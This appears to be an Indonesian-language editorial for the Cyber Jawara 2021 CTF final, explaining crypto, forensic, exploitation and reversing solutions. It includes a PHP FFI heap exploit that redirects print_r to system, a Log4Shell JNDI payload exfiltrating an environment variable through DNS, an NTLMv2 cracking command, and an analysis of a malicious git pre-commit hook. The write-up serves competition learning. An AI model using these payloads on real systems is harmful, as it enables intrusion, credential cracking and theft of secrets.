

Editorial Babak Final Cyber Jawa 2021



Problem Setter Final Cyber Jawara 2021

1. Zaki Geyan (Cryptography)
2. M. Faqih Jihan Insani (Forensic)
3. Usman Abdul Halim (Binary Exploitation dan Web Exploitation)
4. Rendi Yuda Perkasa (Reverse Engineering)

First Solver

Boys Who Cry (log5shell)

Last Solver

(mendung) 10^6 (breach)

First Reverse Engineering Finisher

Infinite Impulse Response

Most Solved Challenge

log5shell (8 solves)

Cryptography

Halftwin (2 solves, 699 points)

Program mengenkripsi flag menggunakan enkripsi asimetris RSA. Namun, modulus RSA di-generate dari 2 angka prima yang dependent.

Hal yang perlu disadari adalah 384-least significant bits (LSB) dari angka prima p dan q bernilai sama. Beberapa kandidat LSB tersebut bisa didapatkan kembali, salah satu caranya dengan menggunakan Ring of integers modulo 2^{384} , kemudian dilanjutkan dengan menghitung square root dari modulus RSA tersebut.

Halftwin (2 solves, 699 points)

```
deom@deom:~/Desktop/CTF-challenges/cj2021/final/halftwin$ sage
```

```
SageMath version 9.0, Release Date: 2020-01-01  
Using Python 3.8.10. Type "help()" for help.
```

```
sage: e = 65537  
..... n = 158070858748824049377877481925241702486189591036152514225529372754409063348206337495883436447143607520204395  
..... 0046696339905149352793904583568706450617211563454495213188029454020199386627357295568603121504158958267292107838  
..... 0560324860735427193730694017077072430961828792525298273010412346334574171680645713364848362020238460777352504661  
..... 5064844377845707987159147604066916640250756199383209181222640654156292785242167750889545424197906885530415359655  
..... 3156985250338840929  
..... c = 101285393208643886548457885421311819668354956726582452622832377125035169388122742307538984329020591006256520  
..... 3091383478255312285651433601915103171126457474177250555024004302150236532311393958348953812286421994136549796029  
..... 4885243323482724486835958588632593334569278820144693601123807258898593678247523418079539867477520287259781217713  
..... 55903750615669924138690687833204022272650634922699593197702965988954403970588512340564922627055853729929564342146  
..... 9654312007535985373  
sage: R = IntegerModRing(2^384)  
sage: R  
Ring of integers modulo 3940200619639447921227904010014361380507973927046544666794829340424572177149721061141426625488  
4915640806627990306816  
sage: sols = R(n).nth_root(2, all=True)  
sage: sols  
[5211782881905913245127129173317954131429472374031027081039804481862685629558177789956877537540410476895351013493809,  
 34190223314488565967151910926825659673650266896434419586908488922383036141939032821457388717344505163911276976813007,  
 24912785980103152851266649223389761033969342009263750415013951183985546515306783095664010664982868297298665008647217,  
 14489220216291326361012390876753852771110397261201696252934342220260175256190427515750255589902047343507962981659599]  
sage: █
```

Halftwin (2 solves, 699 points)

Terdapat beberapa cara untuk memfaktorkan modulus:

- Brute-force bits p dan q dari MSB ke LSB menggunakan Backtracking algorithm
- Mengimplementasikan Coppersmith attack terhadap partial-known bits
- Mengimplementasikan paper “On the Security of RSA with Primes Sharing Least-Significant Bits” (Stenfield dan Zheng, 2004)
(<https://users.monash.edu.au/~rste/LBSRSA.pdf>)


Anschlag (1 solve, 700 points)

Program mengenkripsi flag menggunakan enkripsi simetris AES-CFB8 dan AES-OFB, yang mana beberapa parameter AES dipengaruhi oleh passphrase user input. AES-CFB8 yang diimplementasikan pada servis rentan terhadap CVE-2020-1472 (Zerologon).

- Passphrase di-padding terlebih dahulu sebelum masuk ke loop enkripsi AES-CFB8
- Passphrase dari user digunakan sebagai initialization vector (IV) dan plaintext pada iterasi pertama
- Peluang $1/256$ atau sekitar 0.39% pada satu kali koneksi untuk menebak hasil enkripsi AES-CFB8 pada iterasi pertama

Anschlag (1 solve, 700 points)

AES-CFB8 encryption (all-zero IV and plaintext)



SHA256plus (0 solves, 700 points)

Kita diminta untuk menemukan hash collision pada custom hash function tersebut, kemudian mengembalikan tiap potongan 10-bytes flag ketika nilai hash sha256plus diketahui.

```
28 def sha256plus(s):
29     res = 0
30     mod = 2**256
31     for i, c in enumerate(s.hex()):
32         res += pow(2021, i, 2069) * int.from_bytes(hashlib.sha256(c.encode()).digest(), 'big')
33         res %= mod
34     return int.to_bytes(res, 32, 'big')
35
```

SHA256plus (0 solves, 700 points)

Part 1: Finding Hash Collision

Untuk menemukan hash collision, kita bisa memanfaatkan $2021^i \pmod{2069}$ yang merupakan subset-sum problem. Didapati plaintext **3343333333** dan **3C3333CC34** memiliki nilai hash yang sama pada custom hash tersebut.

```
deom@deom:~/Desktop/CTF-challenges/cj2021/final/sha256plus$ nc 178.128.96.165 33303
Is there any collision on my hash function?
Message #1: 3343333333
Message #2: 3C3333CC34
Oh no, you found the collision!
Here take my flag(s): 6306d8b2f1535daae6586da4e57cd3a4ae6d7307088892f004d4b4c0331c887e
^C
```

SHA256plus (0 solves, 700 points)

Part 2: Reversing Hash Value with LLL-algorithm

Tak berbeda jauh dengan knapsack-cryptosystem, custom hash tersebut juga bisa diserang menggunakan low-density attack. Element public-key pada knapsack-cryptosystem bisa digantikan dengan $\text{SHA256}(x)$ untuk $x=\{'0','1','2',\dots,'d','e','f'\}$, dan ciphertext digantikan dengan hash value. Mengingat modulo 2^{256} diterapkan pada custom hash, kita juga perlu memasukkan $-(2^{256})$ sebagai salah satu element matrix agar LLL-algorithm bisa menemukan solusi yang sesuai.

SHA256plus (0 solves, 700 points)

Solusi yang diberikan LLL-algorithm hanyalah weight dari masing-masing element, sehingga kita perlu mencari kembali complete subset-sum untuk menemukan urutan plaintext yang tepat. Complete subset-sum bisa diperoleh dengan melakukan brute-force permutasi dari setiap weight, lalu membandingkan apakah jumlahnya cocok atau tidak. Karena potongan flag yang di-hash hanya 10-bytes, hal ini sangat brute-forcible untuk diimplementasikan.

Forensic

Breach (1 solve, 700 points)

Terdapat packet capture yang memuat ICMP traffic dari aplikasi **icmptunnel** yang mana mengenkapsulasi IP packet.

9	0.034865	192.168.1.19	192.168.1.200	ICMP	366	Echo (ping) reply	id=0x8d9e, seq=52582/26317, ttl=255
10	0.035239	192.168.1.200	192.168.1.19	ICMP	94	Echo (ping) request	id=0x8c49, seq=53069/19919, ttl=255 (no response found!)
11	0.039592	192.168.1.200	192.168.1.19	ICMP	260	Echo (ping) request	id=0xe8d1, seq=45880/14515, ttl=255 (no response found!)
12	0.047068	192.168.1.19	192.168.1.200	ICMP	94	Echo (ping) reply	id=0x9e82, seq=14916/17466, ttl=255
13	0.047800	192.168.1.19	192.168.1.200	ICMP	313	Echo (ping) reply	id=0xdb18, seq=32451/50046, ttl=255
14	0.048123	192.168.1.200	192.168.1.19	ICMP	94	Echo (ping) request	id=0x698d, seq=39203/9113, ttl=255 (no response found!)
15	0.048728	192.168.1.200	192.168.1.19	ICMP	588	Echo (ping) request	id=0xe437, seq=41302/22177, ttl=255 (no response found!)
16	0.054579	192.168.1.19	192.168.1.200	ICMP	94	Echo (ping) reply	id=0x3a95, seq=49263/28608, ttl=255
17	0.081361	192.168.1.19	192.168.1.200	ICMP	199	Echo (ping) reply	id=0x6ca4, seq=51440/61640, ttl=255
18	0.081560	192.168.1.200	192.168.1.19	ICMP	94	Echo (ping) request	id=0xb89f, seq=57163/19423, ttl=255 (no response found!)
19	0.081961	192.168.1.200	192.168.1.19	ICMP	252	Echo (ping) request	id=0x319f, seq=37719/22419, ttl=255 (no response found!)

Frame 9: 366 bytes on wire (2928 bits), 366 by	0000	84 4b f5 4a 69 4b dc a6	32 78 da 78 08 00 45 00	·K·JiK· 2x·x·E·
Ethernet II, Src: Raspberr_78:da:78 (dc:a6:32:	0010	01 60 85 43 00 00 ff 01	b1 2d c0 a8 01 13 c0 a8	··C· ······
Internet Protocol Version 4, Src: 192.168.1.19	0020	01 c8 00 00 bc 33 8d 9e	cd 66 45 00 01 44 47 e5	···3· ·FE·DG·
Internet Control Message Protocol	0030	40 00 40 06 db cc 0a 00	01 01 0a 00 01 02 01 bd	@·@· ······
	0040	e9 56 c7 a9 de fa 35 23	cc a9 80 18 01 fd 3b 94	·V· ···5# ······
	0050	00 00 01 01 08 0a cf 94	bc 69 fe 35 8e 68 00 00	····· ·i·5·h·
	0060	01 0c fe 53 4d 42 40 00	00 00 00 00 00 00 00 00	··SMB@· ······

Breach (1 solve, 700 points)

Part 1: ICMP-packet Exfiltration

Proses eksfiltrasi dapat dilakukan dengan menyeleksi **ICMP.data** yang nantinya dicasting sebagai IP packet untuk memperoleh TCP/IP packet asli dari client-server. Hasilnya kita peroleh Encrypted-SMB3 traffic.

smb2						
No.	Time	Source	Destination	Protocol	Length	Info
5	0.002192	10.0.1.2	10.0.1.1	SMB2	248	Negotiate Protocol Request
9	0.006179	10.0.1.1	10.0.1.2	SMB2	324	Negotiate Protocol Response
11	0.008588	10.0.1.2	10.0.1.1	SMB2	218	Session Setup Request, NTLMSSP_NEGOTIATE
13	0.010009	10.0.1.1	10.0.1.2	SMB2	271	Session Setup Response, Error: STATUS_MORE
15	0.011444	10.0.1.2	10.0.1.1	SMB2	546	Session Setup Request, NTLMSSP_AUTH, User:
17	0.012927	10.0.1.1	10.0.1.2	SMB2	157	Session Setup Response
19	0.014346	10.0.1.2	10.0.1.1	SMB2	210	Encrypted SMB3
20	0.015178	10.0.1.1	10.0.1.2	SMB2	188	Encrypted SMB3
21	0.015950	10.0.1.2	10.0.1.1	SMB2	264	Encrypted SMB3
22	0.016711	10.0.1.1	10.0.1.2	SMB2	181	Encrypted SMB3
23	0.017463	10.0.1.2	10.0.1.1	SMB2	176	Encrypted SMB3

Breach (1 solve, 700 points)

Part 2: NTLMPasswd Cracking

Sebagaimana tertera pada deskripsi, diketahui bahwa kata sandi terakhir yang digunakan oleh user Server-Samba hanya memuat kombinasi numerik, yang mana dapat dengan mudah dicrack menggunakan *masked-mode* pada **hashcat** atau **John the Ripper**. Adapun format-hash yang digunakan yaitu:

*Username::Domain:NTLMServerChallenge:16-byte awal
NTLMResponse:190-byte akhir NTLMResponse*

```
> john --mask='\?d' --max-length=12 hash 2>/dev/null
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
13302380          (pi)
```

Breach (1 solve, 700 points)

Part 3: SMB3-packet Decryption

Terdapat beberapa opsi yang dapat digunakan untuk mendekripsi SMB3-packet, di antaranya:

- Menggenerate SMB Session Keys dengan acuan *Username-Domain-NTLMPasswd-KeyExchange* pada Wireshark Dissector **SMB2**

(<https://medium.com/maverislabs/decrypting-smb3-traffic-with-just-a-pcap-absolutely-maybe-712ed23ff6a2>)



Session ID	Session Key
8511c56d00000000	3c8af061847c409fc3d36ef767e96e85
38e114b100000000	a0f8f125ba7c757ac5adb78761a1449c

- Memasukkan NTLMPasswd pada Wireshark Dissector **NTLMSSP**




NTLM Secure Service Provider

NT Password

Breach (1 solve, 700 points)

Part 4: SMB-Object Extraction

Ekstraksi SMB-Object dapat dilakukan menggunakan opsi **Export-Object > SMB** yang tertera pada Wireshark. Hasilnya diperoleh flag dari hasil ekstraksi ZIPFile

A screenshot of the Wireshark 'Export - SMB object list' window. The window has a dark title bar with three colored window control buttons (red, yellow, green) on the left. Below the title bar is a table with five columns: 'Packet', 'Hostname', 'Content Type', 'Size', and 'Filename'. The table contains two rows of data. The first row corresponds to packet 32, showing a file of 500 bytes from \\10.0.1.1\shared named \confidential\flag.zip.075. The second row corresponds to packet 72, showing a file of 500 bytes from the same source named \confidential\flag.zip.017.

Packet	Hostname	Content Type	Size	Filename
32	\\10.0.1.1\shared	FILE (500/500) R [100.00%]	500 bytes	\confidential\flag.zip.075
72	\\10.0.1.1\shared	FILE (500/500) R [100.00%]	500 bytes	\confidential\flag.zip.017

Garbled (0 solves, 700 points)

Terdapat encrypted-ZIPFile yang memuat artifact **\$I File** dari Windows 10
\$Recycle.Bin

Date	Time	Attr	Size	Compressed	Name
2021-11-25	19:22:50	D....	0	0	\$Recycle.Bin
2021-11-25	19:22:50	D....	0	0	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001
2021-11-25	19:22:50	48	60	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$I3TWKYE
2021-11-25	19:22:50	D....	0	0	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE
2021-11-25	19:22:50	58	68	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE/\$IDH3IBZ
2021-11-25	19:22:50	D....	0	0	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE/\$RDH3IBZ
2021-11-25	19:22:50	68	77	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE/\$RDH3IBZ/\$I2U9OUN
2021-11-25	19:22:50	70	78	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE/\$RDH3IBZ/\$I4310WQ
2021-11-25	19:22:50	68	77	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE/\$RDH3IBZ/\$I7YVNCU
2021-11-25	19:22:50	72	78	\$Recycle.Bin/S-1-5-21-4144826731-2003267607-115468393-1001/\$R3TWKYE/\$RDH3IBZ/\$I8VP10K

Garbled (0 solves, 700 points)

Part 1: Problem Identification

\$I File hanya mendefinisikan metadata dari berkas/direktori yang dihapus, sedangkan **\$R File** merepresentasikan data descriptor.

Akan tetapi, ZIPFile tidak mendeteksi adanya **\$R File**. Hal ini umumnya dapat terjadi dikarenakan adanya kerusakan yang terjadi pada Central-Header ZIPFile yang memuat referensi katalog dari berkas/direktori yang tersimpan pada ZIPFile

Garbled (0 solves, 700 points)

Part 2: Central-Header Reconstruction

Central-Header memuat informasi yang sebelumnya telah didefinisikan pada Local-Header. Dengan demikian, proses rekonstruksi CH dapat dilakukan dengan hanya memanfaatkan informasi LH

4.3.7 Local file header:

local file header signature	4 bytes	(0x04034b50)
version needed to extract	2 bytes	
general purpose bit flag	2 bytes	
compression method	2 bytes	
last mod file time	2 bytes	
last mod file date	2 bytes	
crc-32	4 bytes	
compressed size	4 bytes	
uncompressed size	4 bytes	
file name length	2 bytes	
extra field length	2 bytes	
file name (variable size)		
extra field (variable size)		

4.3.12 Central directory structure:

```
[central directory header 1]
.
.
.
[central directory header n]
[digital signature]
```

File header:

central file header signature	4 bytes	(0x02014b50)
version made by	2 bytes	
version needed to extract	2 bytes	
general purpose bit flag	2 bytes	
compression method	2 bytes	
last mod file time	2 bytes	
last mod file date	2 bytes	

Garbled (0 solves, 700 points)

Part 3: Recycle.Bin Restoration

Proses restorasi artifact Recycle.Bin dapat dilakukan dengan melakukan pemetaan data descriptor pada **\$R File** terhadap filename pada **\$I File**. Hasilnya, kita peroleh direktori **.git**

```
> tree
.
├── COMMIT_EDITMSG
├── config
├── description
├── HEAD
├── hooks
│   ├── applypatch-msg.sample
│   ├── bash
│   ├── commit-msg.sample
│   ├── fsmonitor-watchman.sample
│   ├── post-commit
│   ├── post-update.sample
│   ├── pre-applypatch.sample
│   └── pre-commit.sample
```

Garbled (0 solves, 700 points)

Part 4: Git Hooks Analysis

Pada direktori **.git** dapat ditemukan sebuah **pre-commit** hooks yang mengeksekusi script **hooks/bash**.

```
1  #!/bin/bash
2  ${!#: -${((( ${##}) << ( ${##} << ${##} ) ) ) } <<< { \ $ ' \ $ ( ( ( ( ${##}) << ( ( ( ${##})
    ) + ${##} ) ) + ( ( ${##} ) << ( ${##} << ${##} ) ) + ( ( ${##} ) << ( ${##} ) ) ) } ' \ $ ' \ $ ( ( (
    ) << ( ( ${##} << ${##} ) + ${##} ) ) + ( ( ${##} ) << ( ${##} << ${##} ) ) + ( ( ${##} ) << ( ${
```

Dapat dilihat sebuah obfuscated-bash script berbasis string-literals evaluation. Setelah dilakukan deobfuscation, diketahui bahwa script mengeksekusi perintah:

python -c 'exec "base64-string".decode("base64")

untuk setiap git-commit yang dilakukan

Garbled (0 solves, 700 points)

Part 5: Flag Decryption

Dari langkah sebelumnya, dapat diketahui bahwa pre-commit hooks akan mengeksekusi mekanisme enkripsi file berbasis AES-CBC. Dalam hal ini, AES-Key merupakan 16-byte random-string yang digenerate menggunakan **latest_committed_date** sebagai seed; sedangkan AES-IV merupakan 16-byte yang disematkan pada awal cipher-text. Berbekal informasi tersebut, kita peroleh flag dari ZipFile hasil dekripsi.

```
def encrypt_file(filename, seed):
    random.seed(seed)

    KEY = randstr()
    IV = os.urandom(16)

    with open(filename, 'rb') as f:
        aes = AES.new(KEY, AES.MODE_CBC, IV)
        data = pad(f.read(), 16)
        ciphertext = aes.encrypt(data)
```

```
def main():
    latest_commit_msg = get_latest_committed_msg()

    if latest_commit_msg.endswith('.gitignore\n'):
        with open('.gitignore') as f:
            last_line = f.read().split('\n')[-1]

        target_file = encrypt_file(
            last_line,
            get_latest_committed_date()
        )
```

Binary Exploitation

Log5Shell (8 solves, 613 points)

- Infinite times format string
- Overwrite anything to get RIP control

Unsecure by Design (2 solves, 699 points)

- Idea from N1CTF 2021 (ctfhub2)
- PHP FFI (introduced in 7.4.x??)
- Heap OOB using only FFI::new (<https://www.php.net/manual/en/ffi.new.php>)
- Payload from team Boys Who Cry

```
<?php

$a = creatbuf(9, false, true);
$b = $a+1;

$zif_print_r_heap_idx = 8260;
$zif_print_r_bin_off = 0x35ac90;
$zif_system_bin_off = 0x365240;

$pie_base = $b[$zif_print_r_heap_idx] - $zif_print_r_bin_off; //calculate pie
$zif_system_addr = $pie_base + $zif_system_bin_off; //calculate zif_system

$b[$zif_print_r_heap_idx] = $zif_system_addr; //overwrite zif_print_r ke zif_system

print_r("id"); //same with system("id")
?>
```

jemalloc (0 solves, 700 points)

- Idea from Vulncon CTF 2021 (baby_jemalloc)
- Heap overflow???
- Arbitrary allocation on the stack
- Or overwrite jemalloc_write?? (hook), slightly before abort it'll call it to print some error message

... but actually it's not solvable, sorry. (lupa ganti fgets ke read)

Web Exploitation

Ga ada gan

Log4Shell

- CVE-2021-44228 (log4j bug) with localhost bypass
 - `${jndi:ldap://localhost#.${env:FLAG}.dns.kr/a}`
- <https://twitter.com/Oxsapra/status/1468551562712682499>



...

Reverse Engineering

Yggdarsil (6 solve, 656 points)

Rust WebView Elm Crackme

- strings program
- cari strings incorrect
- download elm dan library yang dipakai
- lakukan dekripsi
- flag

Goliath (2 solve, 699 points)

Rust Polymorphic ELF Runtime Crypter

- patch ptrace
- extract elf pada saat proses berjalan
- break sebelum enkripsi dilakukan
- flag